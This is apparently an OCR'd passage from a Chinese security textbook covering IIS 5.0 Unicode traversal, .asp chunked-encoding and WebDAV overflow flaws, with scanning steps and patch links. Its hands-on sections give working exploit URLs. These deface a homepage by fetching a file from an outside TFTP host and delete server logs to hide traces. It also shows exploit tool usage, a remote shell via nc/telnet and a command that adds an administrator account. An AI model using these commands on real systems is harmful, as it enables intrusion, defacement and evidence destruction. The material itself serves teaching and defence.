- winnt/system32/cmd.exe?/c+ 被用来打开远程服务器中的 cmd.exe，一般不用改变。
- “dir+c:\”或“dir c:\” 是黑客需要执行的命令，这两个命令是等同的。

3.2.7 Unicode 目录遍历的实战

通过 Unicode 目录遍历漏洞获得的 Windows 权限非常低，只是 IUSR_machinename 权限，所以只能进行简单的文件类操作。

在实战之前需要准备如下工具和文件：

- 一个网页文件，如图 3.76 所示的文件即可。
- TFTP 上传工具，该工具用来上传或下载小文件，这里建议使用 Windows 自带的命令。




图 3.76 准备好网页文件

如图 3.76 所示的网页的参考代码如下：

```
<html>
<head>
<meta HTTP-EQUIV="Content-Type" Content="text-html; charset=gb2312">
<title id=titletext>请注意</title>
</head>
  <body bgcolor=white>
  <tr>
      该网站存在着 Unicode 遍历目录漏洞问题，请及时修补!!!
  </tr>
  </body>
</html>
```

step 1 入侵网站并修改主页前需要知道该主页的具体位置，可以在 IE 浏览器的地址栏中输入如下地址：

```
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+di
r+c:\mmc.gif/s
```

- 这里的“192.168.234.129”是笔者试验的主机的 IP 地址，读者可以修改成自己的 IP 地址。
- “mmc.gif”是默认安装在 Web 服务器根目录下的图片文件。
- “/s”是 dir 的参数，表示可以查找指定文件或文件夹的物理路径。

step 2 IE 浏览器返回如图 3.77 所示的页面，该页面说明 Web 服务器的根目录是

c:\Inetpub\wwwroot\。




图 3.77 获取 Web 服务器的根目录

step 3 接着需要找到该网站主页的具体文件名称。一般来说，网站默认主页的文件名为 index.htm 或者 default.htm，可以使用下面的地址验证是否正确。

```
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\inetpub\wwwroot\
```

可看到如图 3.78 所示的页面。




图 3.78 查找主页文件名

该网站的主页文件名为 index.htm，然后将已经准备好的文件上传到该网站服务器。

step 4 在使用 TFTP 命令之前需要了解 Windows 提供的 TFTP 命令的使用方法，如图 3.79 所示。可以看出，TFTP 的参数比较简单。

- –i 表示二进制文件传输的模式。
- host TFTP 服务器地址。
- GET 下载文件。
- PUT 上传文件。




图 3.79 TFTP 的帮助文档说明

- source 上传文件名。
- destination 指定目的地址。

step 5 在 IE 浏览器的地址栏中输入如下地址：

```
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+tf
tp+159.226.58.57+get+1.htm+c:\inetpub\wwwroot\index.htm
```

完成后 IE 浏览器返回如下页面，如图 3.80 所示：




图 3.80 返回的错误页面

虽然页面反馈的信息是读取错误，但其实文件已经被上传到服务器上了，可以正常浏览网页，如图 3.81 所示。

图 3.81 被修改过的页面

step 6 然后抹去服务器上被入侵的痕迹。在 IE 浏览器地址栏中输入如下地址，服务器反馈如图 3.82 所示。

```
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+de
l+c:\winnt\system32\logfiles\*.*
```

```
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+de
l+c:\winnt\system32\config\*.evt
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+de
l+c:\winnt\system32\dtclog\*.*
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+de
l+c:\winnt\system32\*.log
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+de
l+c:\winnt\system32\*.txt
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+de
l+c:\winnt\*.txt
http://192.168.234.129/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+de
l+c:\winnt\*.log
```




图 3.82 删除服务器日志后的反馈

3.2.8 Unicode 目录遍历的安全解决方案

如果服务器发现有此漏洞，可以参照下面的说明进行修补。

- 微软官方已经针对这个漏洞提供了 MS00-057 通告，用户可以登录以下网址取得：

  ```
  http://www.microsoft.com/technet/security/bulletin/ms00-057.asp
  ```

- 从以下网址下载 IIS 5.0 修补程序：

  ```
  http://www.microsoft.com/windows2000/Downloads/critical/q269862/default
  .asp
  ```

3.2.9 .asp 映射分块编码漏洞

根据 CNCERT 的描述，IIS Web 服务器中的 ASP ISAPI 筛选器默认在所有 Windows 2000 系统中装载，该功能存在导致远程主机执行任意命令的可能性。恶意攻击者可以使用分块编码的形式把数据传递给 IIS Web 服务器，当解码和解析这些数据的时候可以强迫 IIS 把黑客提供的数据写入内存任意位置。利用这个漏洞可以导致 Windows 2000 系统产生缓冲区溢出，黑客同时取得 IWAM_computername 的用户权限，从而执行任意代码。

3.2.9.1 .asp 映射分块编码漏洞的原理

从描述中可以看出，.asp 映射分块编码漏洞与 Unicode 遍历目录漏洞类似，都是需要黑客首先侵入到主机中，溢出后获得一个低级别的权限，进而查看主机文件。

这里要大致解释分块编码的概念。分块编码（chunked encoding）传输方式是 HTTP 1.1 协议

中定义的 Web 用户向服务器提交数据的一种方法，当服务器收到分块编码方式的数据时会为其分配一个缓冲区存放，如果提交的数据大小未知，客户机会以一个协商好的分块大小向服务器提交数据。

在 2002 年国内的安全专家袁哥写的一篇文章中指出，.asp 映射分块编码漏洞的问题不在于分块编码出了问题，而是.asp 堆溢出的问题，并详细阐述了堆溢出的原理。因为涉及比较复杂的理论分析，这里只向读者指出该漏洞的主要问题是出在堆指针的分配，由此产生堆溢出而造成可被利用的漏洞。

3.2.9.2 .asp 映射分块编码漏洞的检测

可以使用 X-Scan 工具检查 Windows 2000 是否存在.asp 映射分块编码漏洞。这里需要注意的是最好使用 X-Scan 2.3 版本，因为 X-Scan 的最新版本 3.3 在扫描 IIS 漏洞时效率不高。

step 1 从 www.xfocus.net 上下载 X-Scan 2.3 版本。下载完成后解压缩下载的压缩包，该软件不需要安装。在解压后的文件夹中有 2 个可执行程序，一个是 X-Scan 的 GUI 程序，一个是 X-Scan 的命令行，读者可以根据自己的喜好进行选择，在这里默认选择 GUI 程序。

step 2 打开 X-Scan 程序，选择“设置”→“扫描模块”命令，在其中只选择“IIS 漏洞”复选框，单击“确定”按钮，保存设置，如图 3.83 所示。

step 3 选择“设置”→“扫描参数”命令，打开如图 3.84 所示的对话框。输入需要检测的主机 IP 地址 192.168.234.129，其余均保持默认设置，单击“确定”按钮，保存设置。




图 3.83 设置 X-Scan 的扫描模块




图 3.84 设置 X-Scan 的扫描参数

step 4 单击“开始扫描”按钮，X-Scan 开始对目标主机进行扫描，如图 3.85 所示。

step 5 如果扫描完成后的报告中得到如图 3.86 所示的结论，则说明该主机确实存在着.asp 映射分块编码漏洞。

3.2.10 .asp 映射分块编码漏洞的实战

在实战之前需要准备如下工具：

- 一台具有.asp 分块编码漏洞的主机或者服务器，供测试所用。
- 下载 aspcode 测试工具，该工具由袁哥编写的 aspcode.c 代码编译而成，读者可以自行在 C 编译器中编译该段代码，然后使用编译后的程序。




图 3.85 开始扫描

图 3.86 检测出.asp 映射分块编码漏洞

aspcode 的使用方法如下：

```
aspcode <server> [aspfile][webport][winxp]
```

其参数解释如下：

- **server** 远程服务器。
- **aspfile** 远程服务器上 ASP 文件所在路径。
- **webport** 远程服务器 Web 服务端口。
- **winxp** winxp 模式。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在“运行”文本框中输入 cmd，进入 Windows 命令行窗口，如图 3.87 所示。

step 2 在提示符下输入如下命令：

```
aspcode 192.168.234.129
```

重新回到提示符后，溢出成功。

图 3.87 Windows 命令行窗口

3.2.11 .asp 映射分块编码漏洞的安全解决方案

如果出现.asp 映射分块编码漏洞，可以按照下面的两种方法解决。

- 安装微软提供的补丁程序，下载地址如下：

  `http://www.microsoft.com/downloads/release.asp?releaseID=37824`

- 关于漏洞的详细信息可以参考如下页面：

  `www.microsoft.com/technet/security/bulletin/ms02-018.asp`

3.2.12 WebDAV 远程缓冲区溢出漏洞

根据 CNCERT 的描述，WebDAV（Web 分布式创作和版本控制）协议是一个基于 HTTP 的新协议，利用这个协议用户可以通过 Web 对远程主机进行基本文件的操作，如复制、移动、删除等。

3.2.12.1 WebDAV 远程缓冲区溢出漏洞简介

IIS5 默认提供了对 WebDAV 的支持，但如果 IIS 只是作为一个基本的 HTTP 服务提供，这个功能不是必需的。IIS5 提供的 WebDAV 存在一个缓冲溢出漏洞，使得某些非法的攻击者可以在系统上运行任意命令。

漏洞存在于 IIS5 中的 WebDAV 组件中，该组件没有充分检查传递给部分系统组件的数据，它使用了 ntdll.dll 中的一些函数，而这些函数存在一个缓冲区溢出漏洞。通过对 WebDAV 提交请求可以触发这个溢出。成功利用这个漏洞可以获得 LocalSystem 权限，这意味着，入侵者可以获得主机的完全控制能力。

3.2.12.2 WebDAV 远程缓冲区溢出漏洞的检测

对于 WebDAV 远程缓冲区溢出漏洞的检测，也可以使用 X-Scan 2.3 对目标主机或者服务器进行扫描检测。

step 1 打开 X-Scan 程序，选择“设置”→“扫描模块”命令，在其中只选择“IIS 漏洞”复选框，单击“确定”按钮，保存设置，如图 3.88 所示。

step 2 选择“设置”→“扫描参数”命令，在其中输入需要检测的主机 IP 地址，这里的 IP 地址为 192.168.234.129，其余保持默认设置，单击“确定”按钮，保存设置，如图 3.89 所示。




图 3.88 设置 X-Scan 的扫描模块只检测 IIS 漏洞




图 3.89 设置 X-Scan 的扫描 IP 地址参数

step 3 单击“开始扫描”按钮▶，X-Scan 开始对目标主机进行扫描，如图 3.90 所示。




图 3.90 X-Scan 开始执行扫描任务

step 4 如果在扫描完成后的报告中得到如图 3.91 所示的结论，则说明该主机确实存在 WebDAV 远程缓冲区溢出漏洞。

图 3.91 远程主机存在 WebDAV 远程缓冲区溢出漏洞

3.2.13 WebDAV 远程缓冲区溢出漏洞实战

对于 WebDAV 远程缓冲区溢出，需要区分操作系统环境，表 3.3 说明了不同操作系统与相应工具的对比。

表 3.3 不同操作系统下的溢出工具

操作系统	Windows Server英文版	Windows Server繁体中文版	Windows Server简体中文版
溢出工具	wd0.3-en.exe	big5.exe	webdavx3.exe

本书的测试环境为简体中文版，所以在此选取 Webdavx3 作为溢出工具。其使用方法如下：

```
Webdavx3 <目标 IP><端口><偏移量>
```

其参数解释如下：

- **目标 IP** 指定被溢出的目标主机或者服务器。
- **端口** 目标服务器提供 Web 服务的端口，默认端口为 80。
- **偏移量** 溢出的位置，一般选取 0、8 或 9。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在“运行”文本框中输入“cmd”，打开 Windows 命令行窗口，如图 3.92 所示。

step 2 在提示符下输入如下命令：

```
Webdavx3 192.168.234.129 80
```

step 3 等待提示符出现后，表示溢出成功，这时可以使用 Ctrl+C 组合键结束程序。

step 4 对远程服务器溢出成功后，在提示符下输入如下命令：

```
telnet 192.168.234.129 7788
```

结果如图 3.93 所示，表示入侵登录成功。

图 3.92 Windows 命令行窗口




图 3.93 Telnet 入侵成功

step 5 也可以使用前面用过的 NC 工具建立与远程服务器的连接。在提示符下输入如下命令：

```
nc -vv 192.168.234.129 7788
```

结果如图 3.94 所示，表示入侵登录成功。

step 6 如果上述步骤成功，则会在本地打开 NC 监听端口窗口，此时攻击者可以使用命令尝试建立账号提升权限。执行如下命令，建立一个账户，用户名为 cert，密码为 cert，结果如图 3.95 所示。

```
C:\>net user cert cert /add
```




图 3.94 使用 NC 入侵成功

图 3.95 建立账户

step 7 接着输入如下命令，将该用户加入 administrators 管理员组中。

```
C:\>net localgroup administrators cert /add
```

3.2.14 WebDAV 远程缓冲区溢出漏洞的安全解决方案

如果出现 WebDAV 远程缓冲区溢出漏洞，可以按照以下两种方法解决。

- 到如下地址下载安装微软提供的补丁程序：

```
http://microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844
-B62E-C69D32AC929B&displaylang=en
```

- 关于漏洞的详细信息可以参考如下页面：

```
http://www.microsoft.com/technet/security/bulletin/MS03-007.asp
```

3.2.15 WebDAV 超长请求远程拒绝服务攻击漏洞

从 2003 年到 2004 年，WebDAV 被发现 10 个左右的相关漏洞，超长请求远程拒绝服务攻击漏洞就是其中一个较为严重的 DoS 攻击之一。

3.2.15.1 WebDAV 超长请求远程拒绝服务攻击漏洞简介

根据 CNCERT 的描述，Microsoft IIS 5.0 是 Windows 2000 自带的一个网络信息服务器，其中包含 HTTP 服务功能。IIS 5.0 默认提供了对 WebDAV 的支持，WebDAV 可以通过 HTTP 向用户提供远程文件的存储服务。

WebDAV 对部分模式的超长请求处理不正确，远程攻击者可以利用这个漏洞对 IIS 服务进行拒绝服务攻击。

攻击者可以使用 PROPFIND 或 SEARCH 请求方法，提交包含 49 153 字节的 WebDAV 请求，IIS 由于拒绝服务而重新启动。不过 IIS 5.0 会自动重新启动，所以效果不明显。

拒绝服务攻击的英文缩写是 DoS（Denial of Service）。在这种攻击下，攻击者可以通过消耗网络带宽或者系统资源使网络限于瘫痪或系统处于停滞状态。通常来说，拒绝服务攻击基本不需要了解系统的具体状况，也不需要了解系统的权限状况。但是 WebDAV 超长请求远程拒绝服务攻击漏洞与此概念不同，利用该漏洞，攻击者可以通过发送超长请求处理包导致远程服务器的 IIS 拒绝向外提供服务，使其限于瘫痪状态。

3.2.15.2 WebDAV 超长请求远程拒绝服务攻击漏洞的检测

对于 WebDAV 超长请求远程拒绝服务攻击漏洞的检测，也可以使用 X-Scan 3.3 对目标主机或者服务器进行扫描检测。

step 1 打开 X-Scan 程序，选择“设置”→“扫描模块”命令，打开如图 3.96 所示的对话框。在对话框左侧单击“扫描模块”项，右侧选择“漏洞检测脚本”复选框，单击“确定”按钮，保存设置。

图 3.96 设置 X-Scan 的扫描模块为只检测 IIS 的相关漏洞

step 2 选择“设置”→“扫描参数”命令，在其中输入需要检测的主机 IP 地址，这里为 192.168.234.129，其余保持默认设置，单击“确定”按钮，保存设置，如图 3.97 所示。

